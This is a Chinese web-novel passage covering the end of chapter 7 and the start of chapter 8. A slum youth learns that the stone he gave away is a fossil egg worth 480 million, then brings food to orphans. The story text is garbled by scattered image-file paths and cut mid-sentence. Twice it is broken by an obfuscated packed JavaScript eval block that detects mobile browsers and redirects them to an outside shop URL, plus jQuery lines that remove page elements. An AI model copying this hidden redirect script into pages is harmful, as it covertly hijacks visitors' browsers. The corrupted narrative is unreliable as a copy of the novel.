【结构完整性:95.7%,胚胎活性物质已彻底化石化,能量矩阵处于惰性封存状态】 【初步匹配:星渊虫女王化石蛋(相似度96.8%)】 【历史记录:三百二十七年前,星际考古协会于深渊回响遗迹发现半枚损坏样本,残骸估值1.2亿星币。完整样本……无公开交易记录,理论估值无法估量。】 唐明远僵立在仪器前,一动不动。 屏幕上冰冷的文字和天文数字般的估值,与他手中这块来自贫民窟角落的粗糙石头形成了极致的对比。 他花了五万的石头是足以震动整个星际收藏界和生物学界的无价之宝。 他猛地转过身,目光望向第三大区底层生活区的方向。 那个穿着破烂大衣、脸色苍白、看起来弱不禁风、送他石头时窘迫得脸红的少年…… 到底是什么人?! 【林柚……】 唐明远在心中重重地念着这个名字。 “垫桌脚都嫌硌不平”果然不是随口抱怨。 那根本就是一句藏锋于拙的终极提示。 他还故意装得那么懵懂、那么窘迫,把真相完美地藏在不会送礼的表象之下…… “呵……”唐明远低笑出声,摇了摇头,小心翼翼地将化石蛋重新收好。 无论这少年是什么来历,这份点石成金之恩,这份引他窥见至宝的缘分,他唐明远,欠大了。 这样的人物,绝不能让他埋没于贫民窟的泥泞之中。 三天后。 一条爆炸性的新闻以光速席卷了整个星际收藏圈、考古界乃至上流社会: “重磅!联邦历史研究院唐明远教授,于第三大区黑市慧眼识珠,以五万星币购得奇石,经鉴定竟为失传超过三百年的完整星渊虫女王化石蛋!星际自然历史博物馆已正式出价4.8亿星币求购,创下近两百年来生物化石类藏品最高交易记录!” “唐明远教授在简短发布会上拒绝透露具体发现细节,只面对镜头,意味深长地表示:‘我只是……幸运地遇到了一位有缘人。他让我相信,真正的珍宝,从不在于耀眼的外表。’” 破旧的危房里。 林柚盯着小七电子板上循环播放的新闻快讯,尤其是那个“4.8亿”的天文数字,整个人像是被雷劈中,外焦里嫩,彻底石化。 【4.8……亿?!】 【星、星渊虫女王……化石蛋?!】 【那块我说垫桌脚都嫌硌不平的破石头?!】 足足过了半分钟,他才猛地回过神来,一把抓住小七的肩膀,声音都在飘:“你那天扫描的时候,就没发现一点异常吗?!那个什么能量矩阵,腔室结构呢?!” 小七被他晃得小脑袋一点一点,抬起脸,黑白分明的大眼睛里也满是困惑,小脸却依旧绷得酷酷的: “我的常规扫描侧重于物质成分、常见宝石包裹体及人工伪造痕迹。对于完整古生物化石,尤其是这种表层钙化层极厚、内部能量处于惰性封存状态的稀有样本,缺乏针对性的深层探测协议。” “……这是我的数据库盲区与逻辑判 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17055108|194863||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 断失误。我需要立刻更新古生物鉴定模块,并重新定义价值评估参数。哥哥,我还有很多需要学习。” 林柚松开手,瘫回床上,痛苦翻滚。 【我错了……我真的错了……】 【亲手把4.8个亿……当成板砖送人了……】 【还觉得人家唐教授人傻钱多……】 【小丑竟是我自己!!!到底谁才是那个不识货的傻子啊!!!】 他在床上瘫了好一会儿,眼神放空。 算了。 【就算时光倒流,以我的眼界和认知,它也永远只是一块有点沉、能垫桌脚的石头。】 【唐教授能慧眼识珠,那是他的本事和机缘】 【而且……他人真的挺好。给了我五千救命钱,帮我挡了摊主的麻烦,也没拆穿我。】 【就当我用五千块撬动了他4.8亿的好运?这么一想,我也挺厉害的嘛!】 【对,我是他的贵人!是他的财神!】 【我的一句话加一块砖价值4.8亿!】 阿Q精神胜利法开始发挥作用,林柚感觉自己又好起来了。 小七一直安静地听着他情绪起伏,才慢吞吞地开口:“哥哥,你还有四千八百多星币。” “嗯。” “足够买很多很多肉包子。” 林柚沉默两秒,眼神坚定。朴素的渴望压过了一切虚妄的亿万家财幻想。 一个没挺起来的鲤鱼打挺: “走,小七。理论问题,历史遗憾,都先放放。” “现在,我们进行一项重要的关乎当前幸福指数的实践活动。” “买肉包子去。”“好。”小七点点头,主动伸出小手。 一大一小推开摇摇欲坠的木门,再次走向黑市。 肉包子摊前,熟悉的蒸汽夹杂着肉香扑面而来。这是林柚从未在病房中闻过的属于人间的气味。很奇怪,似乎无论科技如何飞跃,时代如何剧变,从古地球到星元历,人类对于“热腾腾的、能握在手里的、带来饱足感”的食物渴望从未改变。这蒸汽便是数千年文明长河中最微不足道也最生生不息的人间烟火。 林柚认真地数出刚取的零钱:“老板,两个肉包子,谢谢。” “好嘞!刚出笼的,小心烫啊!” 接过那热腾腾、白胖胖、散发着朴实诱人香气的包子,林柚把其中一个递给小七。 小七立刻双手接过,低下头,珍惜地咬了上去,腮帮子微微鼓起。 林柚也咬了一大口。面皮松软,肉汁咸香滚烫,烫得他直吸气,心里却满足地喟叹。 【4.8亿……听起来能买下星河战舰了吧?】 【但那些都太远了,太虚了。】 【而手里的包子是热的,身边的小七是真实的,口袋里的钱还能让我们活好多天。】 【明天的太阳照常升起时,我们还能一起站在这里,吃热乎乎的早餐。】 【能这样踏实地活着……赚了,赚了】 “哥哥。” “嗯?” “下次我会更仔细。” 林柚咬了一大口,含糊道: “没关系啦。” 他揉了揉小七的脑袋,然后伸手用拇指轻轻擦掉小七嘴角的油渍,语气认真: “比起什么4.8亿,我更高兴的是我们今天能一起吃肉包子,而且明天、后天,还能继续一起吃。” 小七怔了怔。没有说话,只是低下头,继续小口地咬着包子,耳根似乎有点泛红。 “…嗯,哥哥。” 身后,远处巨大的公共光屏上,关于星渊虫化石蛋和唐明远的神秘有缘人的新闻,还在循环播报,引发着无数人的惊叹、羡慕与猜测。 整个星际都在好奇,那位有缘人究竟是谁。 只有唐明远自己知道,是那个在贫民窟黑市里,穿着破烂却能用心灵传讯点石成金的少年。 而那位少年,此刻正牵着弟弟的手,心满意足地吃着肉包子,想着今晚要不要奢侈地再加一个。 他的世界很小,小到只装得下生存、小七和下一顿饱饭。 他的世界又很大,大到连4.8亿的星际传奇也不过是他人生长卷中一段有趣的插曲。 倒计时还在缓慢跳动,但已不再令人心悸。 【87:15:33】 前路未知,但此刻,包子很香! 8. 第 8 章 林柚发现贫民窟的气氛有点怪。 走在路上,总有人在背后指指点点。不是那种恶意的指点,而是一种……怎么说呢,更像是在围观某种会走路的稀有动物。 他停下脚步,抬手摸了摸脸,又下意识把衣领拢了拢,指尖碰到胸口那根细绳,冰凉的金属片硌了一下。 【……不是我脸上长花了吧?】 “小七,我脸上有东西吗?” 小七抬头看了他一眼,面无表情地摇头:“没有。哥哥今天的脸和昨天一样干净。” “那为什么那边那几个大叔一直看我?” 他用余光瞥了眼街角。三个穿油腻围裙的中年男人凑在一起嘀嘀咕咕,目光时不时往他这边飘,其中一个还冲他露出一个意味深长的笑。 林柚浑身一激灵。 【好怪……那笑容好怪……像是在笑话我,又像是在……讨好我?】 【我是不是哪里得罪人了?还是说我昨天买肉包子的时候忘了付钱?不对啊,我明明付了的……】 “哥哥,他们的心率和瞳孔反应都处于正常范围,没有敌意。”小七的小手轻轻揪了揪他的衣角,提醒他别紧张,“反而有轻微的……紧张和期待。” “紧张?期待?”林柚更懵了,“期待我干什么?” “可能是期待你路过的时候能看他们一眼?” “……我又不是什么大明星。” 林柚深吸一口气,决定当没看见。 他今天的主要任务是去孤儿院看看那些孩子们。 说是孤儿院,其实就是贫民窟角落里一栋快要坍塌的危楼。十几个没人要的孩子挤在里面,最大的十二岁,最小的才三岁。他们平时靠捡垃圾、乞讨维生,日子过得比林柚穿越前还惨。 林柚第一次路过那里的时候,正好看到一个小女孩蹲在门口,用脏兮兮的小手捧着半个发霉的馒头,小心翼翼地啃。 他当时站在原地愣了很久。 然后转身用唐教授给的钱买了一大堆食物送了过去。 【反正我也要花钱续命……与其乱花,不如花在这些孩子身上。】 从那以后,他隔两三天就来一趟。孩子们现在都认识他了,远远看到他就会跑过来,叽叽喳喳地叫“柚子哥哥”。 说实话,这种被需要的感觉……挺好。 前世他躺在病床上十一年,从没被人这样需要过。 …… 孤儿院门口。 林柚还没走近,就听见里面吵吵嚷嚷。 “我跟你们说,柚子哥哥肯定是大人物!” “对对对!路过的高大神说了,前几天黑市那个大新闻就是他弄出来的!” “啥大新闻?” “你不知道?唐明远教授花五万星币买了块破石头,结果值四个多亿!” 林柚脚步一顿。 【???】 【等等……他们说的不会是我吧?】 他下意识往后退半步,拉着小七躲到墙角,竖起耳朵。 “我听说啊,那石头本来没人要,是柚子哥哥让唐教授买的!” “柚子哥哥怎么知道那石头值钱?” “这你就不知道了吧,他肯定有特殊能力。新闻里不是说了吗?唐教授遇到一个有缘人,那人说真正的珍宝不在外表!这不就是柚子哥哥吗!” “对哦,那天在刘老板摊位前,柚子哥哥说了几句话,唐教授马上就不买那个红莲权杖了。” “什么红莲权杖,明明是通厕所的!哈哈哈哈!” 孩子们笑作一团。 墙角后,林柚表情逐渐凝固。 【完了。】 【怎么传成这样了?!】 【我当时只是随口说了两句!而且那个石头是我送的谢礼啊!我哪知道它值四个亿!】 他缓缓转头看小七,眼神写满求救。 小七伸出两根手指,在他袖口轻轻敲了敲。那是他们私下约定的暗号:别慌,问题不大。 “……行。”林柚捂了下脸,“我装死。” 他整理表情,从墙角走出来。 “柚子哥哥!” 孩子们看到他,先是集体安静一秒,然后爆发出更夸张的欢呼,呼啦啦围上来。 “柚子哥哥今天带什么好吃的!” “小七弟弟也来啦!” “柚子哥哥柚子哥哥,你真的会看古董吗?教教我!” 林柚被围得动弹不得,硬着头皮:“我不会看古董……” “哇!柚子哥哥好谦虚!” “对,大师都是这样的!” “隔壁王爷爷说了,真正厉害的人从来不说自己厉害!” 林柚:“……” 他努力解释:“真的,我那天就是随口说了两句,根本不是什么指点……” “哇!柚子哥哥太低调了!” “果然是高人!” “我就说嘛,柚子哥哥肯定不是普通人!” 林柚彻底放弃挣扎。 【救命,这是什么逻辑闭环?!】 算了。 爱怎么想怎么想吧。 他从随身的袋子里掏出今天买的东西:二十份营养液、一些面包、几袋奶糖,还有一个小七挑的毛绒玩具。 “来,排队,一个一个来。” 孩子们立刻乖乖排成一列,眼睛亮晶晶地盯着他手里的东西。 林柚一边发,一边忍不住碎碎念:“小花你最近是不是没好好吃饭?脸色怎么这么差……阿毛你衣服破了,明天我给你带件新的……妞妞你别一直咳,嗓子都哑了……” 【这么瘦……营养液效果有限,下次得买点肉和蛋白质。】 【药也得备一点。】 小七站在一旁,安静地看着这一幕:“妞妞呼吸频率异常,伴有轻微哨音,可能是支气管炎。阿毛指甲有横纹,发育期营养不良。小花面色苍白,眼睑内血色不足。” 林柚的眉头拧紧了。 【都是病……都是吃不饱、穿不暖搞出来的。】 他下意识看了眼账户余额。 三千多星币。 【可恶,我的钱根本不够用……】 按他现在的花法,再撑两个星期差不多就见底。 而两个星期后,灵魂锚点要扣血。 【必须想办法赚钱。】 【可我能干什么?总不能真去当鉴宝大师吧?我连真古董长啥样都不知道!】 就在林柚发完最后一份食物,准备离开时,一个瘦瘦的小男孩,虎子,;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e